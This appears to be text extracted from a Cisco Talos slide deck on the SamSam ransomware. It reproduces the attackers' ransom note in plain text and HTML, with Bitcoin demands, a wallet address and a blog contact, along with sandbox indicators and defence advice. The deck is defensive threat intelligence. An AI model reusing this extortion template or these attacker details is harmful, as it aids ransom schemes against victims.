


Ransomware Evolved

SamSam: The Doctor Will See You,
After He Pays The Ransom



SamSam – March 2016



Communicating with Threat Actors

roe53.██████████.on/fatman/ Search

Your comments	Our Answer
Leave a comment here with your "Computer name" to receive decryption software.	
22.03.2016 18:40 --██████████@gmail.com For All Affected PCs	Test decryption for ██████████" PC, check help, http://s000.tinyupload.com/index.php?file_id=727012669578 ██████████
	Sorry for delay, here you are: allKeys http://s000.tinyupload.com/index.php?file_id=50019761328 ██████████

Leave a comment

Your Email:

Payment Increases..

#What happened to your files?

All of your important files encrypted with RSA-2048, RSA-2048 is a powerful cryptography algorithm
For more information you can use Wikipedia
*attention: Don't rename or edit encrypted files because it will be impossible to decrypt your files

#How to recover files?

RSA is a asymmetric cryptographic algorithm, You need two key

- 1-Public Key: you need it for encryption
- 2-Private Key: you need it for decryption

So you need Private key to recover your files.
It's not possible to recover your files without private key

#How to get private key?

You can receive your Private Key in 3 easy steps:

Step1: You must send us One Bitcoin for each affected PC to receive Private Key.

Step2: After you send us one Bitcoin, Leave a comment on our blog with these detail: Your Bitcoin transaction reference + Your Computer name


*Your Computer name is: COMPUTERNAME VARIABLE

Step3: We will reply to your comment with a decryption software, You should run it on your affected PC and all encrypted files will be recovered

*Our blog address:

```
</html>
<pre>
<font color="Maroon"><center><h3>#What happened to your files?</h3></center></font>
All of your important files encrypted with RSA-2048, RSA-2048 is a powerful cryptography algorithm
For more information you can use Wikipedia
<font color="DrakRed"></font>attention: Don't rename or edit encrypted files because it will be impossible to decrypt your files
<font color="Maroon"><center><h3>#How to recover files?</h3></center></font>
RSA is a asymmetric cryptographic algorithm, You need two key
1-Public key: you need it for encryption
2-Private Key: you need it for decryption
So you need Private key to recover your files.
It's not possible to recover your files without private key
<font color="Maroon"><center><h3>#How to get private key?</h3></center></font>
You can receive your Private Key in 3 easy steps:
<font color="red">Step1:</font> You must send us <font color="red">1.5 Bitcoin</font> for each affected PC OR <font color="red">22 Bitcoin</font> to receive ALL Private Key for ALL affected PC.
<font color="red">Step2:</font> After you send us <font color="red">1.5 Bitcoin</font>, Leave a comment on our blog with this detail: Just write Your "Computer name" in your comment
<font color="DrakRed"></font>Your Computer name is:PC<br><br>
<font color="red">Step3:</font> We will reply to your comment with a decryption software, You should run it on your affected PC and all encrypted files will be recovered
<font color="DrakRed"></font>Our blog address: <a href="https://followsec7.wordpress.com">https://followsec7.wordpress.com</a>
<font color="DrakRed"></font>Our Bitcoin address: 1D6ScsG2BmZu3VFDegfnMC6CzjnWtzi6Kj
(If you send us <font color="red">22 Bitcoin</font> For all PC, Leave a comment on our blog with this detail: Just write "For All Affected PC" in your comment)
<font color="Maroon"><center><h3>#### Test Decryption ####</h3></center></font>
Check our blog, We generated a decryption software for one of your computer randomly, Don't worry it's not malicious software.
If you afraid to run "Test Decryption" software, You can run it on a VM(Virtual machine), also you need some encrypted file in VM from test computer
<font color="Maroon"><center><h3>#What is Bitcoin?</h3></center></font>
Bitcoin is an innovative payment network and a new kind of money.
You can create a Bitcoin account at https://blockchain.info/ and deposit some money into your account and then send to us
<font color="Maroon"><center><h3>#How to buy Bitcoin?</h3></center></font>
```

Vulnerable Systems



Summary

Behavioral Indicators

Threat Score: 90

🔴 Process Modified a File in a System Directory

Severity: 90 Confidence: 100

🔴 Process Modified a File in the Program Files Directory

Severity: 80 Confidence: 90

Malware will modify files within the Program Files to hamper legitimate applications (such as security software) and attempt to appear as a legitimate application on the system. Other reasons for modification include attempts to remove evidence of malicious software activity.

Categories file

Tags executable, file, process

Report Error

Path	Process Name	Process ID
\\Program Files\\Common Files\\Microsoft Shared\\OFFICE12\\Office Setup Controller\\Rosebud.enu\\SETUP.XML.encryptedRSA	SAMSAM.EXE	1988 (SAMSAM.EXE)
\\Program Files\\Common Files\\Microsoft Shared\\THEMES12\\CANYON\\THMBNAIL.PNG.encryptedRSA	SAMSAM.EXE	1988 (SAMSAM.EXE)
\\Program Files\\Adobe\\Reader 9.0\\Resource\\TypeSupport\\Unicode\\Mappings\\Mac\\SYMBOL.TXT.encryptedRSA	SAMSAM.EXE	1988 (SAMSAM.EXE)
\\Program Files\\Common Files\\Microsoft Shared\\web server extensions\\40\\bin\\1033\\HELP_DECRYPT_YOUR_FILES.html	SAMSAM.EXE	1988 (SAMSAM.EXE)
\\Program Files\\Common Files\\Microsoft Shared\\Stationery\\HELP_DECRYPT_YOUR_FILES.html	SAMSAM.EXE	1988 (SAMSAM.EXE)
\\Program Files\\Adobe\\Acrobat.com\\assets\\icons		


- Exploiting Network Vulnerabilities
 - JBoss
- Laterally targets multiple systems
- Payment is in Bitcoin
- Obtain Private Key via Blog Comment



Ransomware Protection



How Ransomware Works



Protection

Delivery

Filter web connections

Block malicious email

Patch

Exploitation

Detect malicious network activity

Block malicious connections

Track file movement

Installation

Anti-virus

Patch

Back-ups

Recovery

Incident response

Restore

TALOS

talosintel.com

blogs.cisco.com/talos

[@talossecurity](https://twitter.com/talossecurity)

wamercer@cisco.com

